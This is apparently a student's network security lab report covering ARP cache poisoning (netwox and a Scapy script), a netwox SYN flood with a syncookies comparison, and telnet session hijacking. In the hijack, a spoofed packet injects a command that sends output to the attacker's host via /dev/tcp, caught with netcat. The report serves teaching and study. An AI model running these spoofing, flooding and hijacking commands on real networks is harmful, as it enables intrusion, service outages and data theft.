

Task 1 (30 marks):

1. Describe the mechanism of ARP cache poisoning. (15 marks)

ARP cache poisoning means to inject a fake information into the ARP cache of the victim. ARP is stateless and does not have encryption. Stateless means that it does not keep track of the sent and replies. So anytime a reply comes in even if it is not for any request, ARP updates the ARP cache which maps the IP to the MAC address of the reply.

There are three different ways to poison the ARP cache.

1. ARP REQUEST

- a. In a request, there is the sender's IP and sender's MAC address given. The receiver will update this information in into the ARP cache. Even if it already exists in the ARP cache, it will update the cache with the new information sent from the ARP request.

2. ARP REPLY

- a. When the computer receives an ARP reply, it takes the information in the reply and updates the cache. ARP is stateless therefore it does not matter that this maybe a spoofed reply not associated with any ARP request. This can update the cache of the target.

3. ARP Gratuitous Message

- a. When the computer first join the network, it will send out a broadcast to all other devices with its IP and MAC address. In this type of ARP message, we put our own IP and MAC address on the sender and the receiver side.

This is what an ARP Packet looks like:

Internet Protocol (IPv4) over Ethernet ARP packet

Octet offset	0	1
0	Hardware type (HTYPE)	
2	Protocol type (PTYPE)	
4	Hardware address length (HLEN)	Protocol address length (PLEN)
6	Operation (OPER)	
8	Sender hardware address (SHA) (first 2 bytes)	
10	(next 2 bytes)	
12	(last 2 bytes)	
14	Sender protocol address (SPA) (first 2 bytes)	
16	(last 2 bytes)	
18	Target hardware address (THA) (first 2 bytes)	
20	(next 2 bytes)	
22	(last 2 bytes)	
24	Target protocol address (TPA) (first 2 bytes)	
26	(last 2 bytes)	

https://en.wikipedia.org/wiki/Address_Resolution_Protocol

2. Describe how to use netwox tool to poison ARP cache, and explain the meaning of the command line arguments. (10 marks)

The victim's mac address is 08:00:27:00:c4:48

The victim's IP address is 10.0.2.5

```
yin@yin-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::9705:bb1c:f093:46bd prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:00:c4:48 txqueuelen 1000 (Ethernet)
            RX packets 64 bytes 9034 (9.0 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 69 bytes 7700 (7.7 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The attacker's REAL IP address is 10.0.24

The attacker's FAKE IP address is specified to be 10.0.2.69

The attacker's FAKE MAC address is specified to be aa:bb:cc:dd:ee:ff

We want to map the FAKE IP to the FAKE MAC.

```
yin@yin-VirtualBox:~$ sudo netwox 33 -a aa:bb:cc:dd:ee:ff -b 08:00:27:00:c4:48
-e 1 -f aa:bb:cc:dd:ee:ff -g 10.0.2.69 -i 10.0.2.5
[sudo] password for yin:
Ethernet
| AA:BB:CC:DD:EE:FF->08:00:27:00:C4:48 type:0x0806
|
ARP Request
| this address : AA:BB:CC:DD:EE:FF 10.0.2.69
| asks         : 00:00:00:00:00:00 10.0.2.5
|
```

Sudo = to have root privileges

netwox 33 = ARP cache poisoning tool

-a = Ethernet source = MAC address of the source machine sending ARP request

We specify aa:bb:cc:dd:ee:ff as the FAKE mac address we want to put into the ARP cache of the victim machine.

-b = Ethernet destination = MAC address of the destination machine receiving the ARP request (this is the whose ARP cache we want to poison)

-e = type of ARP method = 1: ARP request type

-f = ARP ethernet source = MAC address of the sender's machine (The MAC address we are pretending to be)

-g = ARP IP source = The IP Address of the sender's machine (The IP address we are pretending to be from)

-I = ARP IP destination = The IP Address of the destination's machine (The IP address of the machine who's ARP cache we want to poison)

3. Screenshot of arp table to show the change before and after your attack. (5 marks)

```
yim@yim-VirtualBox:~$ arp -an
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
yim@yim-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::9705:bb1c:f093:46bd prefixlen 64 scopeid 0x20<link>
              ether 08:00:27:00:c4:48 txqueuelen 1000 (Ethernet)
                    RX packets 64 bytes 9034 (9.0 KB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 69 bytes 7700 (7.7 KB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
              loop txqueuelen 1000 (Local Loopback)
                    RX packets 138 bytes 11438 (11.4 KB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 138 bytes 11438 (11.4 KB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

yim@yim-VirtualBox:~$ arp -an
? (10.0.2.69) at aa:bb:cc:dd:ee:ff [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
yim@yim-VirtualBox:~$
```

ALTERNATIVELY USING SCAPY

```
1 from scapy.all import *
2
3 M1_IP = "10.0.2.5"
4 M1_MAC = "08:00:27:00:c4:48"
5 VICTUM_IP = "10.0.2.69"
6 FAKE_MAC = "aa:bb:cc:dd:ee:ff"
7
8 print("Sending ARP Cache Poison : ARP Request")
9
10 ether = Ether()
11 ether.dst = M1_MAC
12 ether.src = FAKE_MAC
13
14 arp = ARP()
15 arp.psrc = VICTUM_IP
16 arp.hwsrc = FAKE_MAC
17 arp.pdst = M1_IP
18 arp.op = 1
19 frame = ether/arp
20 sendp(frame)
```

Saved as arp1.py

Activities Terminal Sep 5 14:52

```
yin@yin-VirtualBox:~/Desktop$ arp -an
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
yin@yin-VirtualBox:~/Desktop$ sudo python3 arp1.py
[sudo] password for yin:
Sending ARP Cache Poison : ARP Request
.
Sent 1 packets.
yin@yin-VirtualBox:~/Desktop$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:30:44:b7 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::2d2d:296e:8738:9cc1 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:7c:98:47 txqueuelen 1000 (Ethernet)
            RX packets 46 bytes 6120 (6.1 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 96 bytes 9983 (9.9 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
```

yim@yim-VirtualBox:~

```
Unpacking net-tools (1.60+git20180626.aebd88e-1ubuntu1) ...
Setting up net-tools (1.60+git20180626.aebd88e-1ubuntu1) ...
Processing triggers for man-db (2.9.1-1) ...
yim@yim-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::9705:bb1c:f093:46bd prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:00:c4:48 txqueuelen 1000 (Ethernet)
            RX packets 82259 bytes 123299936 (123.2 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 24829 bytes 1533570 (1.5 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 227 bytes 19562 (19.5 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 227 bytes 19562 (19.5 KB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

yim@yim-VirtualBox:~$ arp -an
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
yim@yim-VirtualBox:~$ arp -an
? (10.0.2.3) at 08:00:27:a5:27:0b [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.69) at aa:bb:cc:dd:ee:ff [ether] on enp0s3
yim@yim-VirtualBox:~$
```

As you can see on the last line, the fake IP address 10.0.2.69 is mapped to the fake MAC address aa:bb:cc:dd:ee:ff on the ARP cache of machine2 with IP 10.0.2.5

Task 2 (40 marks):

1. Describe the mechanism of SYN Flooding Attack. (10 marks)

Before the completion of the three-way handshake, the servers stores all half-open connections in a queue with limited capacity. In SYN Flooding Attack, we quickly fill up this queue so that there is no more space to accept new SYN packets, thus no one will be able to connect this the target's machine anymore. There are two main tasks in SYN flooding attack, first is to continuously and quickly send many SYN packets to the server, and second is to not finish the third step of the three way handshake. In SYN flooding attack, it is important for the attacker to use a bunch of random source IP addresses in order to prevent being blocked by the firewall. The netwox tool 76 can help achieve the SYN flooding attack. The command needs to be executed using root privileges. The attack does not have a high CPU usage. The server is still fully functional except it has no more space for more SYN packets.

2. Describe how to use netwox tool to attack, and explain the meaning of the command line arguments. (10 marks)

Step 1: Find the IP of the server.

```
yib@server:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.6 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::355b:66e1:938b:5434 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:6f:8e:45 txqueuelen 1000 (Ethernet)
            RX packets 682 bytes 329703 (329.7 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 529 bytes 48569 (48.5 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 185 bytes 15669 (15.6 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 185 bytes 15669 (15.6 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The inet 10.0.2.6 is the IP address of the server.

Step 2: check which port Server uses to connect with client. Client IP address in this case is 10.0.2.5

```
yim@yim-client:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 20.04.2 LTS
server login: yib
Password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

269 updates can be installed immediately.
121 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

yib@server:~$ exit
logout
```

Active Internet connections (servers and established)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN
tcp	0	0	10.0.2.6:23	10.0.2.5:60952	ESTABLISHED
tcp6	0	0	:::22	:::*	LISTEN
tcp6	0	0	::1:631	:::*	LISTEN

Netstat -tna command shows the state of connection as "ESTABLISHED". This means that the server (10.0.2.5) connected with client (10.0.2.6) via the port 23.

Step 3: Attacker can attack this port

This shows before and after the attack

Active Internet connections (servers and established)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN
tcp6	0	0	::1:631	:::*	LISTEN

Active Internet connections (servers and established)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN
tcp	0	0	10.0.2.6:23	255.209.254.114:29306	SYN_RECV
tcp	0	0	10.0.2.6:23	246.40.20.169:17786	SYN_RECV
tcp	0	0	10.0.2.6:23	253.115.252.186:53912	SYN_RECV
tcp	0	0	10.0.2.6:23	250.176.71.43:44448	SYN_RECV
tcp	0	0	10.0.2.6:23	251.207.213.17:43843	SYN_RECV
tcp	0	0	10.0.2.6:23	241.0.112.66:58403	SYN_RECV
tcp	0	0	10.0.2.6:23	242.151.247.114:22951	SYN_RECV
tcp	0	0	10.0.2.6:23	250.236.14.59:14333	SYN_RECV

This is the command line the attacker can use for SYN flooding

```
yin@attacker:~$ sudo su
sudo: unable to resolve host attacker: No address associated with hostname
[sudo] password for yin:
root@attacker:/home/yin# netwox 76 -i 10.0.2.6 -p 23
```

How to use: netwox 76 -i ip -p port [-s spoofip]

- Netwox 76 is a tool to send a lot of TCP SYN packets
- -i : destination IP address (the server IP address)
- -p : destination port number

3. Screenshot to show half-opened connection. (10 marks)

```
yib@server:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.53:53            0.0.0.0:*
tcp      0      0 0.0.0.0:22              0.0.0.0:*
tcp      0      0 0.0.0.0:23              0.0.0.0:*
tcp      0      0 127.0.0.1:631             0.0.0.0:*
tcp6     0      0 :::22                  :::*
tcp6     0      0 ::1:631                :::*
yib@server:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.53:53            0.0.0.0:*
tcp      0      0 0.0.0.0:22              0.0.0.0:*
tcp      0      0 0.0.0.0:23              0.0.0.0:*
tcp      0      0 127.0.0.1:631             0.0.0.0:*
tcp      0      0 10.0.2.6:23             255.209.254.114:29306  SYN_RECV
tcp      0      0 10.0.2.6:23             246.40.20.169:17786   SYN_RECV
tcp      0      0 10.0.2.6:23             253.115.252.186:53912  SYN_RECV
tcp      0      0 10.0.2.6:23             250.176.71.43:44448   SYN_RECV
tcp      0      0 10.0.2.6:23             251.207.213.17:43843  SYN_RECV
tcp      0      0 10.0.2.6:23             241.0.112.66:58403   SYN_RECV
tcp      0      0 10.0.2.6:23             242.151.247.114:22951 SYN_RECV
tcp      0      0 10.0.2.6:23             250.236.14.59:14333  SYN_RECV
tcp      0      0 10.0.2.6:23             252.124.134.231:17279 SYN_RECV
tcp      0      0 10.0.2.6:23             243.167.226.153:18271 SYN_RECV
tcp      0      0 10.0.2.6:23             246.0.178.34:39408   SYN_RECV
tcp      0      0 10.0.2.6:23             247.150.82.85:28419   SYN_RECV
tcp      0      0 10.0.2.6:23             242.120.119.185:56952 SYN_RECV
tcp      0      0 10.0.2.6:23             242.250.96.71:63822   SYN_RECV
tcp      0      0 10.0.2.6:23             250.204.201.234:47828 SYN_RECV
tcp      0      0 10.0.2.6:23             254.155.135.197:15761 SYN_RECV
tcp      0      0 10.0.2.6:23             246.85.137.105:47305  SYN_RECV
tcp      0      0 10.0.2.6:23             251.191.41.55:26036   SYN_RECV
tcp      0      0 10.0.2.6:23             0.158.20.102:56563   SYN_RECV
tcp      0      0 10.0.2.6:23             241.9.140.1:36599   SYN_RECV
tcp      0      0 10.0.2.6:23             249.82.100.115:61250 SYN_RECV
tcp      0      0 10.0.2.6:23             255.232.218.215:5842  SYN_RECV
tcp      0      0 10.0.2.6:23             248.183.212.228:19458 SYN_RECV
tcp      0      0 10.0.2.6:23             254.184.96.184:35130 SYN_RECV
tcp      0      0 10.0.2.6:23             248.245.148.47:2675   SYN_RECV
tcp      0      0 10.0.2.6:23             244.154.206.50:19461  SYN_RECV
tcp      0      0 10.0.2.6:23             253.26.75.156:34376   SYN_RECV
tcp      0      0 10.0.2.6:23             249.110.10.9:29173   SYN_RECV
tcp      0      0 10.0.2.6:23             255.11.40.18:6197   SYN_RECV
tcp      0      0 10.0.2.6:23             250.141.128.173:20961 SYN_RECV
tcp      0      0 10.0.2.6:23             248.65.24.116:15323   SYN_RECV
tcp      0      0 10.0.2.6:23             243.229.196.238:9155 SYN_RECV
tcp      0      0 10.0.2.6:23             245.3.54.153:59772   SYN_RECV
tcp      0      0 10.0.2.6:23             241.119.67.138:10470  SYN_RECV
tcp      0      0 10.0.2.6:23             241.102.235.135:62880 SYN_RECV
tcp      0      0 10.0.2.6:23             241.162.151.164:44067 SYN_RECV
tcp      0      0 10.0.2.6:23             251.46.92.11:28171   SYN_RECV
```

4. Show the changes caused by turning on or off net.ipv4.tcp_syncookies and explain the reason of the changes. (10 marks)

```
yib@server:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
[sudo] password for yib:
net.ipv4.tcp_syncookies = 1
yib@server:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
yib@server:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.53:53           0.0.0.0:*
tcp      0      0 0.0.0.0:22             0.0.0.0:*
tcp      0      0 0.0.0.0:23             0.0.0.0:*
tcp      0      0 127.0.0.1:631            0.0.0.0:*
tcp      0      0 10.0.2.6:23            10.0.2.5:52844       ESTABLISHED
tcp6     0      0 :::22                  ::::*
tcp6     0      0 ::1:631                ::::*
```

```
yib@server:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
yib@server:~$
yib@server:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.53:53           0.0.0.0:*
tcp      0      0 0.0.0.0:22             0.0.0.0:*
tcp      0      0 0.0.0.0:23             0.0.0.0:*
tcp      0      0 127.0.0.1:631            0.0.0.0:*
tcp      0      0 10.0.2.6:23            244.67.28.220:23275    SYN_RECV
tcp      0      0 10.0.2.6:23            244.251.128.31:62429    SYN_RECV
tcp      0      0 10.0.2.6:23            244.43.222.172:32443    SYN_RECV
tcp      0      0 10.0.2.6:23            248.8.210.157:56175    SYN_RECV
tcp      0      0 10.0.2.6:23            245.126.211.74:56913    SYN_RECV
tcp      0      0 10.0.2.6:23            249.9.107.241:15087    SYN_RECV
tcp      0      0 10.0.2.6:23            243.238.152.30:6013    SYN_RECV
tcp      0      0 10.0.2.6:23            254.115.0.215:56802    SYN_RECV
tcp      0      0 10.0.2.6:23            250.188.164.106:46891    SYN_RECV
tcp      0      0 10.0.2.6:23            252.83.149.155:46470    SYN_RECV
tcp      0      0 10.0.2.6:23            250.0.201.177:38453    SYN_RECV
tcp      0      0 10.0.2.6:23            251.183.135.204:20720    SYN_RECV
tcp      0      0 10.0.2.6:23            240.0.61.66:35646    SYN_RECV
tcp      0      0 10.0.2.6:23            252.177.3.38:3562    SYN_RECV
tcp      0      0 10.0.2.6:23            251.253.213.112:28983    SYN_RECV
```

Reason: By using SYN cookies, the server does not allocate any resources after receiving only SYN packets. The resources will only be allocated after the server has received the final ACK packet. The SYN cookies mechanism uses the sequence numbers to encode information. After the server receives the SYN packet, it calculates a hash key with IP address, port number, and sequence number. The hash value is sent back to client via the server's SYN-ACK packet. The hash (H) is the syn cookie. If the client is an attacker, they will not receive the packet because the IP address is fake. If the client is legitimate, they will receive the SYN+ACK packet and will send back an ACK packet with H+1 value in the acknowledgement field. When the server receives the ACK packet with H+1 value, it will recalculate the cookie or H using the information in the packet.

Task 3 (50 marks):

1. Describe how to inject a "pwd" command using netwox tool, and explain the meaning of the command line arguments. Use screenshots to show the results using wireshark. (20 marks)

Server IP = 10.0.2.6

Client IP = 10.0.2.5

Attacker IP = 10.0.2.4

Step1: Client establishes connection with server w/ command “telnet 10.0.2.6”


```
yim@yim-client:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 20.04.2 LTS
server login: yib
Password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:      https://landscape.canonical.com
 * Support:         https://ubuntu.com/advantage

169 updates can be installed immediately.
1 of these updates is a security update.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Sep  7 01:45:40 +08 2021 from 10.0.2.5 on pts/1
```

Attacker sniffs the packet using wireshark. From here we can see that the destination port number is 23, source port number is 59774, and the sequence number is 2181164136. The acknowledge number is 2282574859.



Step 3: finding the hex abbreviation for “\npwd > /dev/tcp/10.0.2.4/9090\n”

This runs the command `pwd` and sends the result to the port 9090 at IP 10.0.2.4 (the attacker’s machine). If you don’t have the “> /dev/tcp/10.0.2.4/9090\n” command, the attacker will be able to inject the command “`pwd`” into the server@10.0.2.6 but will not be able to view the content of the command.

```
$ python3
>> s = "\npwd > /dev/tcp/10.0.2.4/9090\n"
>> s.encode("utf-8").hex()
'0a707764203e202f6465762f7463702f31302e302e322e342f393039300a'
>>> s = '\npwd > /dev/tcp/10.0.2.4/9090\n'
>>> s.encode("utf-8").hex()
'0a707764203e202f6465762f7463702f31302e302e322e342f393039300a'
```

We need to add the ‘\n’ in the string because the when client server receives the packet, it is concatenated with the previous packets that server has sent. Therefore by adding the \n line we create a new command line and executes the command ‘`pwd`’. Then we want the content of this command to be send to the port 9090 on the attacker’s machine at 10.0.2.4.

If we just want to inject the command “`pwd`” without bothering to see the content. We can inject the hex string for “\npwd\n” into the payload instead.

```
$python3
>> s = "\npwd \n"
>> s.encode("utf-8").hex()
'0a7077640a'
```

Step 4: Attacker@10.0.2.4 open a netcat port 9090 on attacking machine with the command “`nc -l 9090 -v`”. The -v means verbose which is have more detail.

```
yin@attacker:~$ nc -l 9090 -v
Listening on 0.0.0.0 9090
```

Step 5: Attacker@10.0.2.4 run the netwox command:

```
sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 59774 --tcp-dst 23 --tcp-seqnum 2181164136 --tcp-acknum 2282574859 --tcp-ack --tcp-psh --tcp-window 501 --tcp-data '0a707764203e202f6465762f7463702f31302e302e322e342f393039300a' --spoofip "best"
```

```
yin@attacker:~$ sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 59774 --tcp-dst 23 --tcp-seqnum 2181164136 --tcp-acknum 2282574859 --tcp-ack --tcp-psh --tcp-window 501 --tcp-data '0a707764203e202f6465762f7463702f31302e302e322e342f393039300a' --spoofip "best"
sudo: unable to resolve host attacker: No address associated with hostname
IP
version| ihl | tos | totlen
4 | 5 | 0x00=0 | 0x0046=70
id | r|D|M | offsetfrag
0x149B=5275 | 0|1|0 | 0x0000=0
ttl | protocol | checksum
0x40=64 | 0x06=6 | 0xE0D
source
10.0.2.5
destination
10.0.2.6
TCP
source port | destination port
0xE97E=59774 | 0x0017=23
seqnum
0x8201EC68=2181164136
acknum
0x880D540B=2282574859
doff |r|r|r|r|C|E|U|A|P|R|S|F| window
5 |0|0|0|0|0|0|0|1|1|0|0|0 | 0x01F5=501
checksum | urgptr
0x94E9=38121 | 0x0000=0
0a 70 77 64 20 3e 20 2f 64 65 76 2f 74 63 70 2f # .pwd > /dev/tcp/
31 30 2e 30 2e 32 2e 34 2f 39 30 39 30 0a # 10.0.2.4/9090.
```

Netwox 40 is a tool used to send fake packets on the network.

--ip4-dontfrag = when the client receives the packet, if the packet is bigger than the maximum transmission unit (MTU), it may fragment the packet. This command ensures that the packet does not get fragmented.
--ip4-ttl 0 = this is a timer for the life of a packet or time to live. When the timer reaches 0 the packet is discarded.

--ip4-protocol 6 = It is to specify what type of packet it is. The 6 protocol indicated that this is a TCP packet
--ip4-src 10.0.2.5 = The source IP of the packet is from Client@10.0.2.5

--ip4-dst 10.0.2.6 = the destination IP of the packet is server@10.0.2.6

--tcp-seqnum 2181164136 = The sequence number as obtained from wireshark

--tcp-acknum 2282574859 = The acknowledge number (or signature of the packet) as obtained from wireshark

--tcp-ack = a flag in field in the TCP header, that indicates that this is a ACK packet

--tcp-psh = a flag that tells the receiving host that the data should be pushed up to the receiving application immediately.

--tcp-window 501 = the size of the TCP receive window that is communicated to

--tcp-data '0a707764203e202f6465762f7463702f31302e302e322e342f393039300a' = the data that is sent in the packet, written in hex.

--spoofip "best" = alias for 'linkraw'. Raw means to spoof at the IP4/IP6 level, and uses system IP stack.

The attack is successful. Attacker@10.0.2.4 get the pwd content in port 9090

```
yin@attacker:~$ nc -l 9090 -v
Listening on 0.0.0.0 9090
Connection received on 10.0.2.6 56284
/home/yib
```

Check on wireshark:

Wireshark screenshot showing a Telnet session. The packet list shows many Telnet Data frames (Protocol: TELNET) between Source 10.0.2.6 and Destination 10.0.2.5. The details pane shows the frame structure, and the bytes and ASCII panes show the captured data. The ASCII dump at the bottom shows the command 'pwd' being sent by the client.

Frame 9300: 212 bytes on wire (1696 bits), 212 bytes captured (1696 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_6f:8e:45 (08:00:27:6f:8e:45), Dst: PcsCompu_00:c4:48 (08:00:27:00:c4:48)
Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
Transmission Control Protocol, Src Port: 23, Dst Port: 59774, Seq: 2282574861, Ack: 2181164166, Len: 146
Source Port: 23
Destination Port: 59774
[Stream index: 146]
[TCP Segment Len: 146]
Sequence number: 2282574861
[Next sequence number: 2282575007]
Acknowledgment number: 2181164166
1000 = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
